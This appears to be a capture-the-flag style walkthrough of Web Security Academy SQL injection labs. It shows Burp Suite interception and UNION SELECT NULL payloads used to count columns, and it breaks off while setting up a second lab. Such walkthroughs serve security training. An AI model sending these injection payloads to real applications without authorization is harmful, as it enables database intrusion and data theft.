
- Click on access the lab




- Click on any product category




- Request intercept



- Right click on request , then send this request to the repeater




- Change category parameter



- Enter following query and send request

Query :- '+UNION+SELECT+NULL --



- Observe that an error occurs.


The screenshot shows the Burp Suite Professional interface. The Target field is set to `https://0a0e00130459a22080d3d0c400b600a1.web-security-academy.net`. The Request pane displays an HTTP POST request with a payload containing an SQL injection query. The Response pane shows the server's error response, which includes an HTML page with a red background and white text, indicating an internal server error (HTTP 500). The Inspector pane shows various request and response details, including headers and body parameters. The status bar at the bottom right indicates `Memory: 187.2MB`.

- Now enter following query


Query :- '+UNION+SELECT+NULL,NULL—

Description:- Continue adding null values until the error disappears and the response includes additional content containing the null values.


This screenshot shows the same Burp Suite setup as the previous one, but the response now includes additional content. The error message from the server has been replaced by a page containing the text `SQL injection UNION attack: determining the number of columns returned by the user`, which is part of the injected payload. The rest of the interface and status bar are identical to the first screenshot.



- Error disappear




- **Lab Solved** ✓ 🎉




Lab-8

Task :- This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables.


- Click on Access the lab




- Click on any product category




- Request intercept




- Right click and send request to the repeater



- in repeater , changes are applied on category



